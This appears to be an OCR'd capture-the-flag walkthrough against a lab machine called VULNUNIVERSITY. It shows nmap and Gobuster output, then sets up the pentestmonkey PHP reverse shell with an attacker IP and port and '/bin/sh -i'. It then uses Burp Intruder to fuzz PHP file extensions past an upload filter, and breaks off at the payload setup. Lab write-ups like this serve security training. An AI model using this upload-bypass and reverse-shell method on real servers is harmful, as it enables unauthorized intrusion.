
Task 1: Reconnaise


Scan with nmap to see all the open ports and services

nmap -sV IP_VICTIM_MACHINE




```
┌──(root㉿Frapp1e)-[~]
└─# nmap -sV 10.10.132.67
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-04 09:28 CEST
Nmap scan report for 10.10.132.67
Host is up (0.056s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.3
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; pro
tocol 2.0)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3128/tcp open  http-proxy  Squid http proxy 3.5.12
3333/tcp open  http        Apache httpd 2.4.18 ((Ubuntu))
Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux
_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.26 seconds
```

The web service (http) is running on the 3333 port



```
3333/tcp open  http        Apache httpd 2.4.18 ((Ubuntu))
```


Search for the IP victim machine and the port to confirm the service



Task 2: Locating directories using GoBuster


Use Gobuster to locate all directories on the victim with a worlist

Gobuster dir -u http://IP_VICTIM_MACHINE:3333 -w /usr/share/wordlists/dirb/common.txt



```
┌──(root㉿Frapp1e)-[/usr/share/wordlists/dirb]
└─# gobuster dir -u http://10.10.132.67:3333 -w common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.132.67:3333
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 293]
/.htaccess            (Status: 403) [Size: 298]
/.htpasswd            (Status: 403) [Size: 298]
/css                  (Status: 301) [Size: 317] [--> http://10.10.132.67:3333
/css/]
/fonts                (Status: 301) [Size: 319] [--> http://10.10.132.67:3333
/fonts/]
/images               (Status: 301) [Size: 320] [--> http://10.10.132.67:3333
/images/]
/index.html           (Status: 200) [Size: 33014]
/internal             (Status: 301) [Size: 322] [--> http://10.10.132.67:3333
/internal/]
/js                   (Status: 301) [Size: 316] [--> http://10.10.132.67:3333
/js/]
/server-status        (Status: 403) [Size: 302]
Progress: 4614 / 4615 (99.98%)
```

Explore all the directories. In the directory /internal we can upload files, but when we try to upload the files it shows an error: "Extension not allowed"



10.10.132.67:3333/internal/index.php

Extension not allowed

Task 3: Compromise the webserver


Copy the file reverse shell to your directory:

Use pwd to see your directory

Use cp /usr/share/webshells/php/php-reverse-shell.php /root


Use ls to see all the files on you directory

Open and edit the file



```
┌──(root㉿Frapp1e)-[~]
└─# pwd
/root

┌──(root㉿Frapp1e)-[~]
└─# cp /usr/share/webshells/php/php-reverse-shell.php /root

┌──(root㉿Frapp1e)-[~]
└─# ls
php-reverse-shell.php  zphisher

┌──(root㉿Frapp1e)-[~]
└─# open php-reverse-shell.php
```

Change the ip for your ip (attacker ip)




```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.9.0.155';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

DISCLAIMER! To follow these steps, you have to active Apache service

Sudo systemctl start apache2.service

Install the extension foxy proxy on your web browser

Use this configuration → 127.0.0.1 port 8080



127.0.0.1:8080

Title: 127.0.0.1:8080

Type: HTTP

Country:

City: city

Color

Proxy DNS

Hostname: 127.0.0.1

Port: 8080

Username: username


Password: ****

PAC URL

Store Locally

View

Open BurpSuite and turn on the intercept button




Burp Suite Community Edition v2025.2.4 - Temporary Project

Intercept is on

Messages between Burp's browser and your target servers are held here. This enables you to analyze and modify these messages, before you forward them.


Try to upload the file



php-reverse-shell.php

Extension not allowed


The upload failed and the burpsuite opened


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request to http://10.10.132.67:3333
Open browser
Request
Pretty Raw Hex
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 2
Request cookies 0
Request headers 12
Search
0 highlights
Event log (2)
All issues
Memory: 109,1MB
Disabled

Time	Type	Direction	Method	URL	Status code	Length
10:13:46 5 jun 2...	HTTP	→ Request	POST	http://10.10.132.67:3333/internal/index.php		


```
POST /internal/index.php HTTP/1.1
Host: 10.10.132.67:3333
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------42155720916468344672043406946
Content-Length: 5847
Origin: http://10.10.132.67:3333
Connection: keep-alive
Referer: http://10.10.132.67:3333/internal/index.php
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----------------------------42155720916468344672043406946
Content-Disposition: form-data; name="file"; filename="php-reverse-shell.php"
Content-Type: application/x-php

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
```

Select the php extension and send it to Intruder (Ctrl+I)



```
Content-Type: multipart/form-data; boundary=---------------------------42155
Content-Length: 5847
Origin: http://10.10.132.67:3333
Connection: keep-alive
Referer: http://10.10.132.67:3333/internal/index.php
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----------------------------42155720916468344672043406946
Content-Disposition: form-data; name="file"; filename="php-reverse-shell.php
Content-Type: application/x-php

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsib
// for any actions performed using this tool.  The author accepts no liabili
// for damage caused by this tool.  If these terms are not acceptable to you
```

Select php and click the button add


Burp Suite Community Edition v2025.2.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Start attack
Positions Add § Clear § Auto §
1 highlight 1 payload position Length: 6421
Event log (3) All issues


Sniper attack

Target http://10.10.132.67:3333


☑ Update Host header to match target

```
POST /internal/index.php HTTP/1.1
Host: 10.10.132.67:3333
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------421557209164683446720434O6946
Content-Length: 5847
Origin: http://10.10.132.67:3333
Connection: keep-alive
Referer: http://10.10.132.67:3333/internal/index.php
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----------------------------421557209164683446720434O6946
Content-Disposition: form-data; name="file"; filename="php-reverse-shell.§php§"
Content-Type: application/x-php

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA
```

Create a file with all the formats and load it on burpsuite



```
.php
.php3
.php4
.php5
.phtml
```



☑ Update Host header to match target

Payload position: All payload positions

Payload type: Simple list

Payload count: 5

Request count: 5

Payload configuration

